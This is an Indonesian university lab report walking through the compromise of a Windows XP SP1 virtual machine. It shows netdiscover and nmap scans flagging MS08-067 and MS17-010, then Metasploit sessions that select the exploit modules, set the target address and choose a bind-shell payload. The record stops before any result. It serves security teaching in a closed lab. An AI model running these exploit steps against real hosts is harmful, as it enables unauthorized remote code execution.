Keamanan Komputer

(LAPORAN PRAKTIKUM System Hacking Windows)

Oleh

Abdillah Ibnu Mubarok	1707051014
Akbar Rinaldy	1707051006
Dimas Riyadi	1707051034
Muhamamd Bella Buay Nunyai	1707051018

PROGRAM STUDI D3 MANAJEMEN INFORMATIKA

JURUSAN ILMU KOMPUTER

FAKULTAS MATEMATIKA DAN ILMU PENGETAHUAN


UNIVERSITAS LAMPUNG

2018

Diberikan sebuah Lab yang berjalan di Operation System Windows XP Service Packed 1
Sekarang kita coba memasuki sistem tersebut, disini kami menggunakan OS Linux dengan Distro Backbox Linux Versi 5

Information Gathering


Disini kami menggunakan tools yang bernama **netdiscover** untuk menemukan kira kira yang mana merupakan **IP** dari Lab tersebut. Dapatkan terdapat dua ip disitu kita berasumsi bahwa ip dari lab tersebut **192.168.154.0**
Perintah menggunakan tools **netdiscover**
sudo netdiscover -i vboxnet0
*keterangan **vboxnet0** menyesuaikan dengan adapter di Virtual Box kalian



```
Currently scanning: 192.168.154.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:fa:62:3a      1      60  CADMUS COMPUTER SYSTEMS
192.168.56.101  08:00:27:67:18:f4      1      42  CADMUS COMPUTER SYSTEMS

$  ~ (master)
```

Scanning

Disini kami menggunakan tools **nmap** untuk mencari service dan informasi mendalam mengenai target dengan menggunakan perintah
sudo nmap -sS -sV -Pn --script=vuln -oX sp1-101-1.xml 192.168.56.101
*keterangan
sp1-101-1.xml merubah hasil scan dari nmap menjadi file **xml** yang akan kita gunakan di **metasploit**




```
$  pentest windows sp1 (master)  msfconsole
/usr/bin/msfconsole: 14: cd: can't cd to /home/hachi/Pictures/pentest
Found a database at /home/hachi/.msf4/db, checking to see if it is started
Starting database at /home/hachi/.msf4/db...success
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
[*] Starting the Metasploit Framework cOnsole...\
```

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-02 06:45 WIB
Nmap scan report for 192.168.56.101
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:67:18:F4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows
_xp

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 a
nd SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute
arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalizat
ion.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
tacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.07 seconds
$  pentest windows sp1 (master)
```

Didapatkan beberapa informasi dari target


```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-12-02 06:45 WIB
Nmap scan report for 192.168.56.101
Host is up (0.00081s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 08:00:27:67:18:F4 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows,
cpe:/o:microsoft:windows_xp

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and
SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute
arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.07 seconds
```

Exploit
Disini kita menggunakan tools **metasploit**
Jalankan terlebih dahulu **postgresql** dengan perintah
sudo service postgresql start
Lalu ketik **msfconsole** untuk menjalankan metasploit




```
$  pentest (master)  msfconsole

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%%  %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v4.17.27-dev-                        ]
+ -- --=[ 1835 exploits - 1038 auxiliary - 319 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > workspace -a sp1
[*] Added workspace: sp1
msf > search CVE-2017-0143

Matching Modules
================

   Name                                           Disclosure Date  Rank     Check  Description
   ----                                           ---------------  ----     -----  -----------
   auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   Yes    MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   auxiliary/scanner/smb/smb_ms17_010                              normal   Yes    MS17-010 SMB
 RCE Detection
   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  No     MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption
   exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14       average  No     MS17-010 Ete
rnalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   No     MS17-010 Ete
rnalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Lalu kita add terlebih dahulu workspace disitu kami menggunakan **sp1** kalau sudah kita import file hasil scanning dari nmap tadi dengan menggunakan perintah **db_import /direktorifile** contoh punya kami berada di **db_import/home/hachi/kuliyeah/sem3/keamanan komputer/tugas/pentest sp1/pentest/sp1-101-1.xml**
Kita cari sesuai bug atau vuln yang terdapat di sistem , kita cari berdasarkan code **CVE** nya, dengan perintah **search CVE-2008-4250** lalu kita pilih yang ada kata **exploit**




```
msf > search CVE-2008-4250

Matching Modules
================

   Name                                 Disclosure Date  Rank   Check  Description
   ----                                 ---------------  ----   -----  -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Serve
r Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.
set RHOST 192.168.43.96   set RHOST 192.168.56.101
msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf exploit(windows/smb/ms08_067_netapi) > set
set CHOST                             set SMB::ChunkSize
set CPORT                             set SMB::Native_LM
set ConnectTimeout                    set SMB::Native_OS
set ConsoleLogging                    set SMB::VerifySignature
set ContextInformationFile            set SMB::obscure_trans_pipe_level
set DCERPC::ReadTimeout               set SMB::pad_data_level
```

Ketikkan **show options** untuk mengedit RHOST dengan perintah **set RHOST 192.168.56.101**
*keterangan RHOST → ip dari target



```
msf exploit(windows/smb/ms08_067_netapi) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
